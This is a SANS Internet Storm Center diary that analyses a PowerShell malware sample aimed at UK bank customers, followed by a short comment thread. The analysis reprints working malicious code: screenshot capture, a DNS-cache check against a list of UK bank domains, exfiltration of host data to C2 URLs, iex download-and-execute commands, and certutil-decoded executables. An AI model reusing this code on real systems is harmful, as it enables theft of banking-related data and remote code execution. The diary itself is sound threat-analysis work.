SANS ISC: Malicious Powershell Targeting UK Bank Customers - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training SANS ISC InfoSec Forums

isc.sans.edu/forums/diary/Malicious+Powershell+Targeting+UK+Bank+Customers/23675/

I found a very interesting sample thanks to my hunting rules… It is a PowerShell script that was uploaded on VT for the first time on the 16th of May from UK. The current VT score is still 0/59[1]. The upload location is interesting because the script targets major UK bank customers as we will see below. Some pieces of the puzzle are missing. I don't know how the script was dropped on the target. A retro-hunt search reported a malicious PE file (SHA256:3e00ef97f017765563d61f31189a5b86e5f611031330611b834dc65623000c9e[2]) that downloads another PowerShell script from a site located on a similar URL as found in the first file (hxxps://cflfuppn[.]eu/sload/run-first.ps1). Let's check deeper the initial script. The first comment: it is not obfuscated and very easy to read and understand. Here is a review of the actions performed.

A specific directory is created to store all the files downloaded and created. The directory name is based on the system UUID and contains other sub-directories:

(Note: the code has been beautified for easier reading)

```
$uuid = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$path = $env:APPDATA+"\"+$uuid;
$pp=$path+'\'+$uuid;
try{ if([System.IO.File]::Exists($pp+"_0")){ Remove-Item $pp"_0";} }catch{}
try{ if([System.IO.File]::Exists($pp+"_1")){ Remove-Item $pp"_1";} }catch{}
try{ if([System.IO.File]::Exists($pp+"_2")){ Remove-Item $pp"_2";} }catch{}
try{ if([System.IO.File]::Exists($pp)){ Remove-Item $pp; } }catch{}
```

The most interesting function of the script: It has the capability to take screenshots:

```
[void] [System.Reflection.Assembly]::LoadWithPartialName("System.Drawing")
[void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")

function Get-ScreenCapture{
  Param(
    [Parameter()]
    [Alias("Path")]
    [string]$Directory = ".",
    [Parameter()]
    [ValidateRange(70,100)]
    [int]$Quality,
    [Parameter()]
    [Switch]$AllScreens)
  Set-StrictMode -Version 2
  Add-Type -AssemblyName System.Windows.Forms
  if ($AllScreens) {
    $Capture = [System.Windows.Forms.Screen]::AllScreens
  } else {
    $Capture = [System.Windows.Forms.Screen]::PrimaryScreen
  }
  foreach ($C in $Capture) {
    $screenCapturePathBase = $path+"\ScreenCapture"
    $cc = 0
    while (Test-Path "${screenCapturePathBase}${cc}.jpg") {
      $cc++
    }
    $FileName="${screenCapturePathBase}${cc}.jpg"
    $Bitmap = New-Object System.Drawing.Bitmap($C.Bounds.Width, $C.Bounds.Height)
    $G = [System.Drawing.Graphics]::FromImage($Bitmap)
    $G.CopyFromScreen($C.Bounds.Location, (New-Object System.Drawing.Point(0,0)),
$C.Bounds.Size)
    $g.Dispose()
    $Quality=70;
    $EncoderParam = [System.Drawing.Imaging.Encoder]::Quality
    $EncoderParamSet = New-Object System.Drawing.Imaging.EncoderParameters(1)
    $EncoderParamSet.Param[0] = New-Object
System.Drawing.Imaging.EncoderParameter($EncoderParam, $Quality)
    $JPGCodec = [System.Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() |
Where{$_.MimeType -eq 'image/jpeg'}
    $Bitmap.Save($FileName ,$JPGCodec, $EncoderParamSet)
    $FileSize = [INT]((Get-Childitem $FileName).Length / 1KB)
  }
}
```

Then, a list of URLs is probed to download the next payload. They use BitsAdmin to do the job in the background and wait for the completion of at least one download.

```
$d =
@("hxxps://cflfuppn[.]eu/sload/gate.php","hxxps://sbnlnepttqvbltm[.]eu/sload/gate.php”

For ($i=0; $i -le $d.Length-1; $i++){
  $rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
  $dm0 = "cmd.exe";
  $ldf='/C bitsadmin /transfer '+$rp+' /download /priority normal "'+$d[$i]+'?ch=1"
'+$path+'\'+$uuid+'_'+$i;
  $ldg='/C bitsadmin /SetMaxDownloadTime '+$rp+' 60'
  start-process -wiNdowStylE HiDden $dm0 $ldf;
  start-process -wiNdowStylE HiDden $dm0 $ldg;
}

$e=1
while($e -eq 1) {
  $ad=2;
  For ($i=0; $i -le $d.Length-1; $i++) {
    $pp=$path+'\'+$uuid+'_'+$i;
    if([System.IO.File]::Exists($pp)) {
      $line=Get-Content $pp
      if ($line -eq "sok"){ $did=$i; }
      $ad=1;
    }
  }
  if ($ad -eq 1){ $e=2; }
  Start-Sleep -m 30000
}
```

Note the very long waiting time in the loop (30K minutes). Unfortunately, both URLs were not working during my analysis. At the end of the while() loop, $did contains the index of the URL which worked. It will be re-used later.

The next step is to generate a list of processes running on the target system (without the classic Windows system processes)

```
$out="";
$tt=Get-Process  | Select-Object name
for ($i=0; $i -le $tt.length-1; $i++) {
  if ($tt[$i].Name -notmatch "svchost" -and $tt[$i].Name -notmatch "wininit" -and
$tt[$i].Name -notmatch "winlogon" -and \
      $tt[$i].Name -notmatch "System" -and $tt[$i].Name -notmatch "dllhost" -and
$tt[$i].Name -notmatch "conhost" -and \
      $tt[$i].Name -notmatch "ApplicationFrameHost" -and $tt[$i].Name -notmatch
"csrss" -and \
      $tt[$i].Name -notmatch "bitsadmin" -and $tt[$i].Name -notmatch "cmd" -and
$tt[$i].Name -notmatch "RuntimeBroker") {
    $out=$out+"*"+$tt[$i].Name;
  }
}
```

The list of network shares is generated:

```
$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match
'Network'} | Select-Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length; $i++)
{$outD=$outD+'{'+$dd[$i].DeviceID+''+$dd[$i].ProviderName+'}';}} }catch {}
try{ if ($dd -and $outD -eq "" )
{$outD='{'+$dd[$i].DeviceID+''+$dd.ProviderName+'}';}}catch {}
```

Basic information about the target system:

```
$v1=[System.Environment]::OSVersion.Version.Major;
$v2=[System.Environment]::OSVersion.Version.Minor;
$cp=Get-WmiObject  win32_processor | select Name;
try{ if ($cp.length -gt 0){ $cpu=$cp[0].Name }else{$cpu=$cp.Name} }catch {}
```

The most interesting part is the following. The script gets a list of DNS resolver cache via the ‘ipconfig /displaydns’ command and searches for interesting domains. The script contains a nice list of UK banks domains:

```
$oB="";
$b =
@("nwolb.com","bankline","bankofscotland.co.uk","bankofscotland.co.uk","secure.lloydsb
 \

"secure.halifaxonline.co.uk","hsbc.co.uk","rbsdigital.com","barclays.co.uk","onlinebus
 \

"tsb.co.uk","retail.santander.co.uk","business.santander.co.uk","onlinebanking.nationw


$dn=ipconfig /displaydns  | select-string "Record Name"
forEach ($z in $dn) {
  for ($i=0; $i -le $b.length-1; $i++){
    if ($z -match $b[$i] -and $oB -notmatch $b[$i] ){ $oB+="*"+$b[$i];}
  }
}
```

If you are a UK bank customer and if you are performing online banking operations, there are chances that one of the domains above will be in your cache.

All the captured data are exfiltrated via an HTTP request:

```
$rp= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_})
$dm0 = "cmd.exe";
$ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND "'+$d[$did]+ \
    '?g=top.14.05&id='+$uuid+'&v='+$v1+'.'+$v2+'&c='+$rp+'&a='+$out+'&d='+$outD+ \
    '&n='+$env:ComputerName+'&bu='+$oB+'&cpu='+$cpu+'" '+$path+'\'+$uuid;
start-process -wiNdowStylE HiDden $dm0 $ldf;
```

Here is an example of HTTP request:

```
"hxxps://cflfuppn[.]eu/sload/gate.php?g=top.14.05&id=C3FB4D56-AA47-B150-E48F-
6ECA7E0F9A1F&v=10.0&c=DFnvTdwyapGVXEMZ&a=*armsvc*audiodg*browser_broker*chrome*chrome*
{H:\\nas\test}{Z:}{}&n=WIN10VM&bu=*rootshell&cpu=Intel(R) Core(TM) i7-6920HQ CPU @
2.90GHz” path=C:\Users\xavier\AppData\Roaming\C3FB4D56-AA47-B150-E48F-
6ECA7E0F9A1F\C3FB4D56-AA47-B150-E48F-6ECA7E0F9A1F
```

The result of this request is stored in %APPDATA%\C3FB4D56-AA47-B150-E48F-6ECA7E0F9A1F\C3FB4D56-AA47-B150-E48F-6ECA7E0F9A1F and is parsed to take further actions. I presume that the returned content depends on the collection victim details. Based on the code below, we can deduce the behaviour:

```
$line=Get-Content $pp
if ($line -match "run="){
  $u=$line -replace 'run=','';
  $ldf="/C powershell.exe  -command iex ((nEw-ObJect ('NEt.WeBclient')).
('DowNLoAdStrInG').invoKe(('"+$u+"')))";
  start-process -wiNdowStylE HiDden $dm0 $ldf;
} elseif ($line -match "updateps=") {
  $u=$line -replace 'updateps=','';
  $ldf="/C powershell.exe  -command iex ((nEw-ObJect ('NEt.WeBclient')).
('DowNLoAdStrInG').invoKe(('"+$u+"')))";
  start-process -wiNdowStylE HiDden $dm0 $ldf;
  try{ if([System.IO.File]::Exists($pp+"_0")){ Remove-Item $pp"_0";} }catch{}
  try{ if([System.IO.File]::Exists($pp+"_1")){ Remove-Item $pp"_1";} }catch{}
  try{ if([System.IO.File]::Exists($pp+"_2")){ Remove-Item $pp"_2";} }catch{}
  try{ Remove-Item $pp; }catch{}
  break;break;break;break;
}elseif ($line.length -gt 3) {
  $rp= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_})
  $ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND '+$line+'
'+$path+'\'+$uuid+'_'+$rp+'.txt & Copy /Z '+$path+'\'+$uuid+'_'+$rp+'.txt
'+$path+'\'+$uuid+'_'+$rp+'_1.txt & certutil -decode
'+$path+'\'+$uuid+'_'+$rp+'_1.txt '+$path+'\'+$uuid+'_'+$rp+'.exe & powershell -
command "start-process '+$path+'\'+$uuid+'_'+$rp+'.exe" >>
'+$path+'\'+$uuid+''+$rp+'.log & bitsadmin /transfer '+$rp+'s /download /priority
normal "'+$d[$did]+'?ts=1&id='+$uuid+'&c='+$rp+'" '+$path+'\'+$uuid+'_'+$rp+'.txt';
  start-process -wiNdowStylE HiDden $dm0 $ldf;
}
```

If the line starts with ‘run=‘, a new PowerShell script is downloaded and executed.
If the line starts with ‘updateps=‘, another script is downloaded and previous files are removed if existing.
Otherwise, the line contains an URL which is downloaded. The data is Base64 encoded, is decoded with certutil.exe and executed. Another HTTP request is performed:

```
"hxxps://cflfuppn[.]eu/sload/gate.php?ts=1&id=C3FB4D56-AA47-B150-E48F-
6ECA7E0F9A1F&c=PFexTUwEzpGXXgwl”
```

This looks like clearly a communication channel with the C2.

Then, five screenshots are performed:

```
for ($i=0;$i -le 5;$i++){
  Get-ScreenCapture;
  Start-Sleep -s 40
}
```

And uploaded to the C2:

```
$c=0;
$screenCapturePathBase =  $path+"\ScreenCapture";
while (Test-Path "${screenCapturePathBase}${c}.jpg") {
  try{ Invoke-RestMethod -Uri "https://cflfuppn.eu/sload/u.php?id=$uuid&i=$c" -Method
Post -InFile "${screenCapturePathBase}${c}.jpg"  -UseDefaultCredentials }catch{}
  Remove-Item "${screenCapturePathBase}${c}.jpg";
  $c++;
}
```


All this code is placed in the script main loop with a sleep time of 600 seconds.

Do you have more information about the missing payloads? Please share.

[1] https://www.virustotal.com/#/file/89c97d1b29ea78baf061e31e8d5258abcdd2cd3830ab9f9e9b6a47bb64d05ccb/community
[2] https://www.virustotal.com/#/file/3e00ef97f017765563d61f31189a5b86e5f611031330611b834dc65623000c9e/detection

Xavier Mertens (@xme)
ISC Handler - Freelance Security Consultant
PGP Key


I will be teaching next: Reverse-Engineering Malware: Malware Analysis Tools and Techniques - SANS London June 2022
Xme



687 Posts
ISC Handler
May 19th 2018

"Note the very long waiting time in the loop (30K minutes)."


Actually, the -m parameter to start-sleep is sleep time in milliseconds. So the true wait time is 30 seconds. Why they went that way instead of using the -s parameter...*shrug*
Snuffy



4 Posts

Oh my bad! I don't understand how I made this stupid mistake. I probably read "-s" for seconds and deducted "-m" for minutes... was too tired!?
Thank you for the feedback!

Xme



687 Posts
ISC Handler